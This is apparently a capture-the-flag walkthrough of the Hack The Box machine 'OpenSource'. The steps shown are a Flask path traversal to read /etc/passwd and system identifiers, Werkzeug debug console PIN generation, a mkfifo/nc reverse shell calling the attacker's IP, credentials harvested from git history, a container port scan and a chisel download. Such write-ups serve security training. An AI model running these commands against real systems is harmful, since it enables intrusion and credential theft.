2. /app # which python3 | xargs ls -l
lrwxrwxrwx    1 root 10 Mar 17  2022 /usr/local/bin/python3 -> python3.10
3. /app # which bash
4. FAIL, no bash
5. /app # which sh
/bin/sh
6. We have a shell obviously but bash is not installed. I wonder how it is executing commands if we do not have access to bash. Or maybe it is just denying us the command. I do not know.
7. Since, we know that python is installed lets upgrade the shell to a Python PTY Shell.
8. /app # python3 -c 'import pty;pty.spawn("/bin/sh")'
```

```
9. SUCCESS, if you get gibberish back no worries just delete it
10. Now type 'Ctrl + z' to suspend the session
11. stty raw -echo; fg
12. reset xterm
13. echo $TERM (optional)
14. export TERM=xterm
15. echo $SHELL
16. if you get nothing back do this
17. export SHELL=/bin/bash
18. FAIL
19. This did not work for me because I always use rlwrap -cAr and it makes my shells very stable, but I do not
have all the functionality.
20. To stabilize the shell you are going to have to kill the shell
21. Ctrl + c and then do the 'reset xterm' command again and that should stabilize it again.
22. Now do the curl command again and try to get the shell on 443 again.
23. I ran the curl command again
24. ▷ curl http://10.10.11.164/shell
25. Thankfully the shell was still there and I got my shell back
26. I already do a 'sudo rlwrap -cAr nc -nlvp 443' so my shell is usually pretty stable. That is good enough for
me. Do not fix what is not broken.
27. UPDATE, rlwrap works best with Windows machines. If your target is a Linux machine it is best to just connect
with a regular netcat session then upgrade.
```

25. **WFUZZ for directory busting**

```
1. ▷ wfuzz -c --hc=404 -t 200 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
http://10.10.11.164/FUZZ
2. We find 'console'
3. 000003644:   200        45 L     144 W      1563 Ch     "console"
```


10.10.11.164/console

Interactive Console

In this console you can execute Python expressions in the context of the application. The initial namespace was created by the debugger automatically.

```
[console ready]
>>>
```

Console Locked

The console is locked and needs to be unlocked by entering the PIN. You can find the PIN printed out on the standard output of your shell that runs the server.

Password hunting with grep. Recursive search for PIN

26. **Lets grep the downloaded `source.zip` from the website for a pin number**

```
1. I got nothing back with my normal recursive grepping command
2. ▷ grep -Rnwi . -e 'PIN' | grep -v css
3. But I did get something back with the recursive grepping command Savitar did.
4. opensource/source_zip (public ✗)★ ▷ grep -r -i "PIN" | grep -v css
app/app/static/vendor/bootstrap/js/bootstrap.min.js://# sourceMappingURL=bootstrap.min.js.map
app/app/static/vendor/bootstrap/js/bootstrap.bundle.js:         // ensure swiping with one touch and not pinching
app/app/static/vendor/bootstrap/js/bootstrap.bundle.js://# sourceMappingURL=bootstrap.bundle.js.map
app/app/static/vendor/bootstrap/js/bootstrap.js:        // ensure swiping with one touch and not pinching
app/app/static/vendor/bootstrap/js/bootstrap.js://# sourceMappingURL=bootstrap.js.map
app/app/static/vendor/bootstrap/js/bootstrap.bundle.min.js://# sourceMappingURL=bootstrap.bundle.min.js.map
app/app/static/vendor/popper/popper-utils.min.js://# sourceMappingURL=popper-utils.min.js.map
app/app/static/vendor/popper/popper-utils.js://# sourceMappingURL=popper-utils.js.map
app/app/static/vendor/popper/popper.js://# sourceMappingURL=popper.js.map
app/app/static/vendor/popper/popper.min.js://# sourceMappingURL=popper.min.js.map
app/app/static/vendor/jquery/jquery-3.4.1.js:                           // qSA considers elements outside a
scoping root when evaluating child or
app/app/static/vendor/jquery/jquery-3.4.1.js:   // Queue-skipping animations hijack the fx hooks
app/app/static/vendor/jquery/jquery-3.4.1.js:   wrapInner: function( html ) {
app/app/static/vendor/jquery/jquery-3.4.1.js:                           jQuery( this ).wrapInner( html.call(
this, i ) );
grep: source.zip: binary file matches
Dockerfile:FROM python:3-alpine
5. He tries to add the flag --text. I have no idea what is does
6. grep -r -i "PIN" --text | grep -v css
7. I get the same thing as before
```

```
8. He adds --text again and it works. So strange
9. ▷ grep -r -i "PIN" --text | grep -v css --text
```

> **That was fail. We found nothing. Lets see if we can find a way to make this directory traversal work.**
> 27. **Savitar tries to do a curl directory traversal a different way and it fails.**

```
1. curl http://10.10.11.164/uploads//etc/passwd
2. <!doctype html>
<html lang=en>
<title>Redirecting...</title>
<h1>Redirecting...</h1>
<p>You should be redirected automatically to the target URL: <a
href="http://10.10.11.164/uploads/etc/passwd">http://10.10.11.164/uploads/etc/passwd</a>. If not, click the link.
3. FAIL
4.  ▷ curl http://10.10.11.164/uploads/../etc/passwd
<title>404 Not Found</title>
5. FAIL
```

BurpSuite intercept of `test.txt`. Finding a way to make this Directory Traversal work

28. **Intercept in Burpsuite the file we uploaded before. The `test.txt` file**

```
1. He finally finds a way using the python rule of putting a slash at the beginning of your path and it cancels
the rest of the path out.
2. >>> os.path.join(os.getcwd(), "public", "uploads", "/test.txt")
'/test.txt'
3. NOTICE : how public and uploads path is bypassed in python when you put a / at the end. It will short circuit
and go directly to that path ignoring the rest of the path before the slash.
4. See BurpSuite intercept below. Savitar finds a way. He puts the double slash so when the filter takes one
slash away it is still left with another and Python will use the path with the first slash we talked about that
earlier in this walk-through. See below
.........................................................................
GET /uploads/..//etc/passwd HTTP/1.1
Host: 10.10.11.164
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/119.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Sec-GPC: 1
..........................................................................
4. This traversal is able to grab the /etc/passwd because we used Python rules for paths and bypassed the
filtering coded in views.py with this method.
5. The following code is a proof of concept of how this directory path was able to happen because they had python
installed and did not account for this behavior in their code.
6. >>> os.path.join(os.getcwd(), "public", "uploads", "/test.txt")
'/test.txt'
7. SUCCESS, we now have the /etc/passwd file
.............................................................................
HTTP/1.1 200 OK
Server: Werkzeug/2.1.2 Python/3.10.3
Date: Tue, 14 Nov 2023 07:34:22 GMT
Content-Disposition: inline; filename=passwd
Content-Type: application/octet-stream
Content-Length: 1172
Last-Modified: Thu, 16 Sep 2021 19:13:31 GMT
Cache-Control: no-cache
ETag: "1631819611.0-1172-393413677"
Date: Tue, 14 Nov 2023 07:34:22 GMT
Connection: close
----------------------------
root:x:0:0:root:/root:/bin/ash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin<SNIP>
```

Curl flag `--path-as-is`

29. **You can do this in *curl* as well with the `--path-as-is flag`**

```
1. ▷ curl http://10.10.11.164/uploads/..//etc/passwd --path-as-is
root:x:0:0:root:/root:/bin/ash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin<SNIP>
```

Werkzeug

30. **We saw that they were running this frame work in our nmap scan and in the Whatweb scan.**

```
1.  HTTPServer[Werkzeug/2.1.2 Python/3.10.3]
2. Google search 'hacktricks werkzeug'
3. HackTricks is really an encyclopedia of hacks. If you see a strange framework or webapp chances are HackTricks has an exploit for it.
4. https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/werkzeug
5. Filter for 'Pin Protected - Path Traversal'
6. Copy the following script below and name it generate_pin.py
......................................................................
import hashlib
from itertools import chain
probably_public_bits = [
    'web3_user',# username
    'flask.app',# modname
    'Flask',# getattr(app, '__name__', getattr(app.__class__, '__name__'))
    '/usr/local/lib/python3.5/dist-packages/flask/app.py' getattr(mod, '__file__', None),<SNIP>
```

Python HEX encoding using `0x`

- *#pwn_python_HEX_encoding_using_0x*

31. **Now we need to change a few parameters to make this script work for us**

```
1. I will show at the bottom the modified script.
2. We need a mac address and then hex encode it for this python script.
3. To get the mac address we are going to try the directory traversal using curl again.
4. ~/htb/opensource ▷ curl http://10.10.11.164/uploads/..//sys/class/net/eth0/address --path-as-is
02:42:ac:11:00:09
curl: (18) transfer closed with 4078 bytes remaining to reads
5. This directory traversal is from HackTricks btw
6. SUCCESS, we ex-filtrated the MAC address of the server. Now we need to HEX encode it. To encode it into HEX is simple. Just open up a python3 console and paste in the MAC. Remove the colons; plus add 0x in front and python3 will automatically encode it into HEX format.
7. >>> 0x0242ac110009
2485377892361
7. Or you can just use a HEX converter online.
```

32. **Now we also need the machine-id**

```
1. We can find it at /etc/machine-id
2. Or even better here below.
3. ▷ cat /proc/sys/kernel/random/boot_id
fac02853-a8c6-4ade-b618-bb7b37f82a23
4. Lets try our curl command directory traversal command
5. curl http://10.10.11.164/uploads/..//proc/sys/kernel/random/boot_id --path-as-is
6. FAIL, we get nothing
7. Lets try it in BurpSuite
```

BurpSuite ex-filtrate machine-id from server using Burp and a directory traversal/File Inclusion

33. **BurpSuite ex-filtrating the server machine-id for our script**

```
1. This is the intercept of the http://10.10.11.164/uploads page using Burp
...........................................................................
GET /uploads/..//proc/sys/kernel/random/boot_id HTTP/1.1
Host: 10.10.11.164
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/119.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Sec-GPC: 1
.....................................................................
2. NOTICE : that we do the same directory traversal method we have been talking about earlier to get this machine-id.
3. Here is the machine-id. I included the entire response in BurpSuite.
....................................................................
HTTP/1.1 200 OK
Server: Werkzeug/2.1.2 Python/3.10.3
Date: Tue, 14 Nov 2023 09:14:22 GMT
Content-Disposition: inline; filename=boot_id
Content-Type: application/octet-stream
```

```
Content-Length: 0
Last-Modified: Tue, 14 Nov 2023 02:50:58 GMT
Cache-Control: no-cache
ETag: "1699930258.457979-0-3138391009"
Date: Tue, 14 Nov 2023 09:14:22 GMT
Connection: close
79207e2d-d768-4b95-8101-cc95ae2eedec
...................................................................
The machine-id is the last thing at the bottom of the response
79207e2d-d768-4b95-8101-cc95ae2eedec
```

Curl is a powerful Linux package. Learn it well.

- *#pwn_curl_ex-filtrate_data_using_the_curl_command_and_a_file_inclusion*
- *#pwn_CURL_command_hacking_techniques*
- *#pwn_CURL_hacking_file_inclusions_and_directory_traversals*

34. **Savitar figures out how to ex-filtrate the machine-id using the curl command. You use the file inclusion aka directory traversal command plus the flags `--path--as-is` and the flag `--ignore-content-length`, and this grabs the machine-id via directory traversal exploit using the curl command.**

```
▷ curl http://10.10.11.164/uploads/..//proc/sys/kernel/random/boot_id --path-as-is --ignore-content-length
79207e2d-d768-4b95-8101-cc95ae2eedec
```

35. **This is all from the *HackTricks* page `https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/werkzeug`. The last thing we need for our script is the `/proc/self/cgroup` then concatenate these numbers together. I am getting a headache. lol**

```
Here is an explanation from HackTricks site.
get_machine_id() concatenate the values in /etc/machine-id or /proc/sys/kernel/random/boot_id with the first line of /proc/self/cgroup after the last slash (/).
```

36. **Curl aka ex-filtrate the `/proc/self/cgroup` number using curl.**

```
▷ curl http://10.10.11.164/uploads/..//proc/self/cgroup --path-as-is --ignore-content-length
All these numbers are the same for all these different groups. Its the same long number. You are going to take the machine-id from earlier and just append the cgroup number to it like this below.
79207e2d-d768-4b95-8101-cc95ae2eedec:f0b6466a442035a2c06ff74bbb84f808f82188b781f77352e70b67241c167cec
For context I added a semicolon so you can see where the machine-id ends and the cgroup number begins. Remove the semicolon when using it in the script.
```

Phantom corrupted characters in my code. Very strange

37. **Now that we have all the missing pieces for our `generate_pin.py` script lets run it and see if it works.**

```
AT TIME STAMP 01:57:46
Savitar shows the complete generate_pin.py file
OK I was finally able to generate a pin. I was getting weird phantom script tags <206> and they looked like a cursor bock. lol so weird inside my code. Mousepad could not detect these phantom characters but VIM could and so did my IDE. I was able to delete these phantom squares with my IDE. SO STRANGE.
▷ python3 gen_pin.py
786-849-114
```

38. **LEFT OFF `01:57:48`**
39. **We are messing around with the console page**

```
I am back on this "easy" box that is actually an insane level box.
I need to get my shell again.
We are also attempting to bruteforce a pin number on http://10.10.11.164/console
Time stamp 01:57:08 we are googling the wertzeuag console bypass. I may be repeating my notes, but I stopped doing this machine yesterday and I am attempting to play catch up.
Here is the website I am looking at.
https://github.com/wdahlenburg/werkzeug-debug-console-bypass
This is from the website
............................

Update the machine id in the werkzeug-pin-bypass.py file.
Go ahead and run the werkzeug-pin-bypass.py on the attacking machine

$  python3 ./werkzeug-pin-bypass.py
Pin: 118-831-072

If all goes well you should have the same Pin as the one displayed in the Docker logs. If not, recheck your steps. If you are on an old version of Werkzeug, try changing the hashing algorithm to md5 instead of sha1.

The pin can be accepted at http://127.0.0.1:7777/console. Once the system is unlocked you can run any python
```

```
commands you want.
................................
8. I tried the pin and it failed to unlock. I might have the wrong machine-id and `/proc/self/cgroup` number. I
will attempt to curl them again and edit the werkzeug-pin-bypass.py. Then get a new pin number.
9.
```

- *#pwn_curl_get_MAC_Linux_machines*

40. ***I had to re-run the*** `CURL` ***commands to give me the server MAC, machine-id, and cgroup number*. The machine-id and the cgroup number you just concatenate them together in the** `werkzeaug-pin-bypass.py` **file.**

```
1. ~/htb/opensource ▷ curl http://10.10.11.164/uploads/..//sys/class/net/eth0/address --path-as-is
02:42:ac:11:00:09
curl: (18) transfer closed with 4078 bytes remaining to read
2. ~/htb/opensource ▷ curl http://10.10.11.164/uploads/..//proc/sys/kernel/random/boot_id --path-as-is --ignore-
content-length
95fdec38-7d1f-4790-b361-58e905121f30
3. ~/htb/opensource ▷ curl http://10.10.11.164/uploads/..//proc/self/cgroup --path-as-is --ignore-content-length
>>>9f583358baac9d37c8e80672e5c08314eba1fa2b01afc4cfef42dee324d877f1
```

41. **Just as I had suspected the machine-id was changed on the server. Once I did that I was able to login.**

```
1. http://10.10.11.164/console (paste in PIN generated from our python script)
2. ▷ python3 werkzeug-pin-bypass.py
111-879-610
3. SUCCESS
4. import os
>>> os.system("whoami")
0
>>> os.popen("whoami").read().strip()
'root'
```

Second shell is through `http://10.10.11.164/console`

42. **We are going to use the same reverse shell we used early from *pentestmonkey* on this Python interactive console to get a real shell.**

```
>>>os.popen("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.7 443 >/tmp/f").read().strip()
1. I forgot to add the .read().strip() at the end of the command. Now it works
2. SUCCESS, we are in.
```

Second Shell???

Enumeration on Linux Box

43. **Lets do some basic enumeration. I have annotated everything from the beginning.**

```
1. ▷ sudo rlwrap -cAr nc -nlvp 443
2. [sudo] password for haxor:
3. Listening on 0.0.0.0 443
4. Connection received on 10.10.11.164 43857
5. /bin/sh: cant access tty; job control turned off
6. /app # whoami
7. root
8. /app # export TERM=xterm
9. /app # export SHELL=/bin/bash
10. /app # find / -name user.txt 2>/dev/null
11. /app # find / -name root.txt 2>/dev/null
12. /app # cat /etc/os-release
NAME="Alpine Linux"
ID=alpine
VERSION_ID=3.15.1
PRETTY_NAME="Alpine Linux v3.15"
HOME_URL="https://alpinelinux.org/"
BUG_REPORT_URL="https://bugs.alpinelinux.org/"
13. /root # cat .python_history
14. FAIL no output
15. /root # ps -fa
PID   USER     TIME  COMMAND
    1 root      0:02 {supervisord} /usr/bin/python3 /usr/bin/supervisord -c /etc/supervisord.conf
    7 root      0:00 python /app/run.py
  164 root      0:17 /usr/local/bin/python /app/run.py
  185 root      0:00 sh -c rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.7 443 >/tmp/f
  188 root      0:00 cat /tmp/f
16. /root # mount | grep proc
17. /root # mount
18. Nothing comes back
19. We check out the source.zip folder we downloaded
```

```
20. ▷ git log dev --oneline >> log
c41fede ease testing
be4da71 added gitignore
a76f8f7 updated
ee9d9f1 initial
21. Lets check out the log for updated
22. ▷ git log a76f8f7
.........................................
commit a76f8f75f7a4a12b706b0cf9c983796fa1985820
Author: gituser <gituser@local>
Date:   Thu Apr 28 13:46:16 2022 +0200

    updated

commit ee9d9f1ef9156c787d53074493e39ae364cd1e05
Author: gituser <gituser@local>
Date:   Thu Apr 28 13:45:17 2022 +0200

    initial
23. Savitar meant to type git show
24. ▷ git show a76f8f7
..........................................
commit a76f8f75f7a4a12b706b0cf9c983796fa1985820
Author: gituser <gituser@local>
Date:   Thu Apr 28 13:46:16 2022 +0200

    updated

diff --git a/app/.vscode/settings.json b/app/.vscode/settings.json
new file mode 100644
index 0000000..5975e3f
--- /dev/null
+++ b/app/.vscode/settings.json
@@ -0,0 +1,5 @@
+{
+   "python.pythonPath": "/home/dev01/.virtualenvs/flask-app-b5GscEs_/bin/python",
+   "http.proxy": "http://dev01:Soulless_Developer#2022@10.10.10.128:5187/",
+   "http.proxyStrictSSL": false
+}
<SNIP>
25. This 'dev01:Soulless_Developer' looks like credentials
26. Lets save it to creds.txt just in case.
27. SEARCHSPLOIT the following
28. searchsploit ssh user enumeration
29. Kinda crazy that anything would come back but it does come back with a few hits
30. ▷ searchsploit -m linux/remote/45939.py
  Exploit: OpenSSH < 7.7 - User Enumeration (2)
      URL: https://www.exploit-db.com/exploits/45939
     Path: /usr/share/exploitdb/exploits/linux/remote/45939.py
    Codes: CVE-2018-15473
 Verified: False
File Type: Python script, ASCII text executable
Copied to: /home/haxor/htb/opensource/45939.py
31. mv 45939.py ssh_enumeration.py
32. FAIL, Metasploit sucks a$$
33. Ok it looks like this Metasploit python file 45939.py is a piece of shit. Most Metasploit python files are
obsolete. Metasploit is trash imo, but it is a tool used across the industry.
```

44. **Lets try to SSH with the `dev1:souless` credential for shits and giggles. We find out later that we can only use the `dev1:souless` credential with `chisel` on the `gitea` sign in page.**

```
1. ▷ ssh dev01@10.10.11.164
The authenticity of host '10.10.11.164 (10.10.11.164)' cant be established.
ED25519 key fingerprint is SHA256:LbyqaUq6KgLagQJpfh7gPPdQG/iA2K4KjYGj0k9BMXk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.164' (ED25519) to the list of known hosts.
dev01@10.10.11.164: Permission denied (publickey).
2. FAIL
```

45. **We are still in the container. We need to escape this container.**

```
1. /root # ip a
>>>lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
>>>eth0@if19: <BROADCAST,MULTICAST,UP,LOWER_UP,M-DOWN> mtu 1500 qdisc noqueue state UP
    link/ether 02:42:ac:11:00:09 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.9/16 brd 172.17.255.255 scope global eth0
       valid_lft forever preferred_lft forever
......................................................................
2. Lets ping the default gateway and try to find a way to escape this container.
3. /root # ping -c 1 172.17.0.1
......................................................................
PING 172.17.0.1 (172.17.0.1): 56 data bytes
64 bytes from 172.17.0.1: seq=0 ttl=64 time=0.071 ms

--- 172.17.0.1 ping statistics ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 0.071/0.071/0.071 ms
......................................................................
3. /root # which nc
/usr/bin/nc
```

NetCat is installed on Linux victim machine

Time Stamp `02:08:41`

- #pwn_look_for_more_computers_on_the_compromised_network
- #pwn_enumerate_network_using_dev_tcp_command_inside_a_container

46. **Lets see how we can use this to escalate our privileges.**

```
1. /root # which bash
2. There is no bash on this machine
3. /root # ls -la /dev/tcp
ls: /dev/tcp: No such file or directory
4. /root # echo '' > /dev/tcp/172.17.0.1/22
/bin/sh: can not create /dev/tcp/172.17.0.1/22: nonexistent directory
5. This does not work because they do not have dev tcp installed either I do not think.
```

- #pwn_enumeration_from_inside_a_container_LINUX

47. **Lets grab the ssh header from gateway using our victim Linux machine.**

```
1. /root # nc 172.17.0.1 22
SSH-2.0-OpenSSH_7.6p1 Ubuntu-4ubuntu0.7
2. If you did not upgrade your shell and you only have an RLWRAP shell. Then you will need to type 'Ctrl + l +
enter' so that your shell does not hang.
3. If you upgraded the shell with python pty then just type 'Ctrl + c' and it will exit you from the command but
it will not kill the shell. If you press 'Ctrl + c' without upgrading the shell it will kill the shell.
4. If you just want to see if the port is open do the following command.
5. /root # nc 172.17.0.1 22 -zv
172.17.0.1 (172.17.0.1:22) open
```

- #pwn_portscanner_from_inside_container
- #pwn_FOR_LOOP_for_Port_Scanner
- #pwn_FOR_port_in_sequence_do_netcat_iterate_port
- #pwn_scan_for_open_ports_from_inside_container_HTB_OpenSource

48. **We can do a mini portscan from inside the compromised container.**

```
1. /root> nc 172.17.0.1 22 -zv
172.17.0.1 (172.17.0.1:22) open
2. /root> for port in $(seq 1 10000); do nc 172.17.0.1 $port -zv; done
172.17.0.1 (172.17.0.1:22) open
172.17.0.1 (172.17.0.1:80) open
172.17.0.1 (172.17.0.1:3000) open
172.17.0.1 (172.17.0.1:6000) open
172.17.0.1 (172.17.0.1:6001) open
172.17.0.1 (172.17.0.1:6002) open
172.17.0.1 (172.17.0.1:6003) open
172.17.0.1 (172.17.0.1:6004) open
172.17.0.1 (172.17.0.1:6005) open
172.17.0.1 (172.17.0.1:6006) open
172.17.0.1 (172.17.0.1:6007) open
```

49. **We never saw any of these ports open in our initial nmap scan**

```
1. Lets try an nmap scan without the --open flag and see if they are filtered or something.
2.  ▷ sudo nmap -p- -sS --min-rate=500  -oN filtered_ports_htb_opensource.nmap 10.10.11.164 -vvv
3. Sure enough port 3000 comes back as a filtered port.
4. 3000/tcp filtered ppp     no-response
```

```
5. We did not see this because we do an initial scan for open ports only. It does not matter anyway. I do not
think that this filtered port will help us in anyway.
```

What is `'Gitea'` ?

50. **We can enumerate the filtered port 3000 from the container using curl or wget**

```
1. which curl
2. Curl is not installed so lets try wget
3. /root> which wget
/usr/bin/wget
4. /root # wget http://172.17.0.1:3000/ -qO-
5. The capital -O- stands for "Get as a file and print the result on STDOUT"
6. SUCCESS, we get back a bunch of crap. Html and json
7. Savitar googles 'Gitea'. I have no idea why, but whatever. It comes out form the wget command of the Default
gateway.
8. https://code.gitea.io/gitea/
9. I found this site by copying the output of the wget command and saving as html file. Then opening with
firefox.
10. ▷ firefox wget_of_default_gateway.html
11. Google 'what is Gitea'
..............................................................
Gitea is a forge software package for hosting software development version control using Git as well as other
collaborative features like bug tracking, code review, continuous integration, kanban boards, tickets, and wikis.
It supports self-hosting but also provides a free public first-party instance. It is a fork of Gogs and is
written in Go. Gitea can be hosted on all platforms supported by Go including Linux, macOS, and Windows.
~Wikipedia
...............................................................
12. Basically, Gitea is a framework for version control in software developement. It is a versioning congtrol
framework for software that is cross platform and seems very vunerable.
```

Using Chisel

51. **Since there is no other way we can think to access this port 3000 then lets just try to use Chisel since this is a good tool for that. I like using `Ligolo-NG` but that is much more complicated and I barely know how to use Chisel.**

```
1. I like downloading 1.90 of the Chisel.exe version
2. https://github.com/jpillora/chisel/releases/tag/v1.9.0
3. I noticed he used chisel.exe 1.7.7
4. I have also read online that the latter versions of chisel.exe started to be very buggy. Most likely getting
sabatoged by MicroSuck.
```

52. **Upload chisel.exe**

```
1. Chisel is archived with gunzip and not tar. Extract the archive with the following gunzip command.
2. ▷ gunzip -kN chisel_1.9.0_windows_amd64.gz
3. If you see 'chisel.exe' you extracted it correctly, but if you see 'chisel_1.9.0_windows_amd64' that means you
extracted it wrong. Use my command in step 2 to avoid having to archive it again and renaming it to get it
correct.
4. If you extracted the 'chisel_1.9.0_windows_amd64'. You will need to change the name to chisel.exe.gz then
unarchive it again 'gunzip -kN chisel.exe.gz' and it will extract the archive as 'chisel.exe'
5. Here is the correct order when extracting this file. I have no idea why they do it this way. It is so very
confusing.
6. See below for the steps.
```

You must extract `chisel.exe` like this if not it will be corrupted.

53. **Extracting** `chisel.exe`

```
1. Copy chisel archive to your working directory.
2. ~/htb/opensource/chisel ▷ cp ../chisel_1.9.0_windows_amd64.gz .
3. Now copy or move the archive to 'chisel.exe.gz'
4. ~/htb/opensource/chisel ▷ cp chisel_1.9.0_windows_amd64.gz chisel.exe.gz
5. Lastly, extract the file using gunzip and it will be 'chisel.exe'
6. ~/htb/opensource/chisel ▷ gunzip chisel.exe.gz
.r--------  9.0M haxor 15 Nov 03:10  chisel.exe
4. ▷ chmod 744 chisel.exe
.rwxr--r--  9.0M haxor 15 Nov 03:10  chisel.exe
5. Lastly, for real this time upload it to the windows client/victim machine.
```

54. **Ping Tun0 from container. I am so confused. I am getting tired**

```
1. /root # ping -c 1 10.10.14.7
PING 10.10.14.7 (10.10.14.7): 56 data bytes
64 bytes from 10.10.14.7: seq=0 ttl=62 time=177.963 ms
```

```
--- 10.10.14.7 ping statistics ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 177.963/177.963/177.963 ms
2. SUCCESS!!!
```

55. **Lets upload the chisel.exe**

```
1. /tmp # wget http://10.10.14.7:8000/c0.exe
Connecting to 10.10.14.7:8000 (10.10.14.7:8000)
saving to 'c0.exe'
c0.exe                 0% |                                | 12060  0:12:27 ETA
c0.exe                 4% |*                               |  439k  0:00:38 ETA
c0.exe                11% |***                             | 1005k  0:00:23 ETA
c0.exe                21% |******                          | 1867k  0:00:14 ETA
c0.exe                30% |*********                       | 2647k  0:00:11 ETA
c0.exe                39% |************                    | 3437k  0:00:09 ETA
c0.exe                49% |***************                 | 4370k  0:00:07 ETA
c0.exe                59% |*******************             | 5243k  0:00:05 ETA
c0.exe                70% |**********************          | 6241k  0:00:03 ETA
c0.exe                82% |**************************      | 7269k  0:00:02 ETA
c0.exe                93% |******************************  | 8261k  0:00:00 ETA
c0.exe               100% |********************************| 8795k  0:00:00 ETA
'c0.exe' saved
2. SUCCESS!!!
3. /tmp> ls -la
-rw-r--r--    1 root     root       9006080 Nov 15 08:17 c0.exe
4. /tmp> chmod +x c0.exe
5. /tmp> ls -la
-rwxr-xr-x    1 root     root       9006080 Nov 15 08:17 c0.exe
```

OOPS, this is not a Windows client. Re-uploading the correct chisel to the Linux Server.

56. **Upload correct Linux version of Chisel to client target machine.**

```
1. /tmp> wget http://10.10.14.7:8000/chisel
```

